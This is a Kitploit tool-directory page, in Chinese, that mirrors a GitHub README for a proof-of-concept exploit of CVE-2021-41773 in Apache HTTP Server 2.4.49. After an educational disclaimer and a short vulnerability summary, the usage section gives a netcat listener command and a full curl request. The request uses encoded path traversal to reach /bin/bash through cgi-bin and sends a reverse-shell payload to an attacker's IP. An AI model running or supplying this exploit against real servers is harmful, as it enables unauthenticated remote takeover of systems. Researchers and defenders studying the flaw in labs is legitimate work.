Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2021-41773-Apache_2.4.49-Path-traversal-to-RCE — 教育性质的概念验证,针对CVE-2021-41773,演示在Apache HTTP Server 2.4.49上通过路径遍历实现远程代码执行,并携带反弹shell有效载荷。 | Kitploit
工具/GitHubGitHub/cyberquestor-infosec/cve-2021-41773-apache_2.4.49-path-traversal-to-rce
Payload生成漏洞分析漏洞利用Web应用程序漏洞利用渗透测试学习与教育
GitHubcyberquestor-infosec/cve-2021-41773-apache_2.4.49-path-traversal-to-rce

CVE-2021-41773-Apache_2.4.49-Path-traversal-to-RCE

教育性质的概念验证,针对CVE-2021-41773,演示在Apache HTTP Server 2.4.49上通过路径遍历实现远程代码执行,并携带反弹shell有效载荷。

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享
查看仓库
2481年前尚未审核

CVE-2021-41773 – Apache HTTP Server 2.4.49 远程代码执行

⚠️ 免责声明
本仓库仅供教育和研究目的。
这里提供的信息和代码只能在受控环境(例如私人实验室机器)中使用。
未经授权将本代码用于您不拥有或未获得明确许可测试的系统是非法的且不道德的。
作者不对任何滥用或造成的损害负责。


🔍 关于漏洞

CVE-2021-41773 影响 Apache HTTP Server 版本 2.4.49。
由于路径规范化中的输入验证不当,攻击者可以利用编码字符(如 %2e)进行路径遍历以访问任意文件。
如果启用了CGI,此漏洞可以升级为未认证的远程代码执行(RCE)。

  • 漏洞类型: 路径遍历导致远程代码执行
  • 受影响版本: Apache 2.4.49
  • 是否需要认证: ❌ 否
  • 严重性: 严重
  • CVSS 评分: 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

🧾 参考文献

  • Apache 安全公告
  • Exploit-DB – 50383
  • GitHub PoC
  • NVD CVE 报告

🛠 利用概述

构造一个恶意的 curl 请求以利用路径遍历缺陷。当启用CGI时,攻击者可以访问 /bin/bash 并运行任意 shell 命令。
在此示例中,发送反弹 Shell 有效载荷以从服务器获取 Shell 访问。


💥 演示

此漏洞已在私有实验室环境中测试。以下是步骤和结果。


1. 检测 Apache 版本

Nmap 扫描发现目标运行 Apache/2.4.49。

Apache版本



2. 漏洞利用执行

使用精心构造的 curl 命令发送反弹 Shell 有效载荷。

漏洞利用执行



3. 收到反弹 Shell

在攻击者的监听器上成功获取了反弹 Shell。

反弹Shell


📂 漏洞利用使用方法

步骤 1:启动 Netcat 监听器

nc -nvlp 4444

步骤 2:运行漏洞利用

curl -v 'http://<target>:<port>/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo Content-Type: text/plain; echo; bash -i >& /dev/tcp/<your-ip>/4444 0>&1' -H 'Content-Type: text/plain'

✔️ 确保以下条件:

Apache 版本为 2.4.49

已启用 CGI

防火墙已开放 4444 端口(或你选择的端口)

📖 Medium 博客文章

查看我在 Medium 上的详细演练和理论:
👉 在 Medium 上阅读博客

下载工具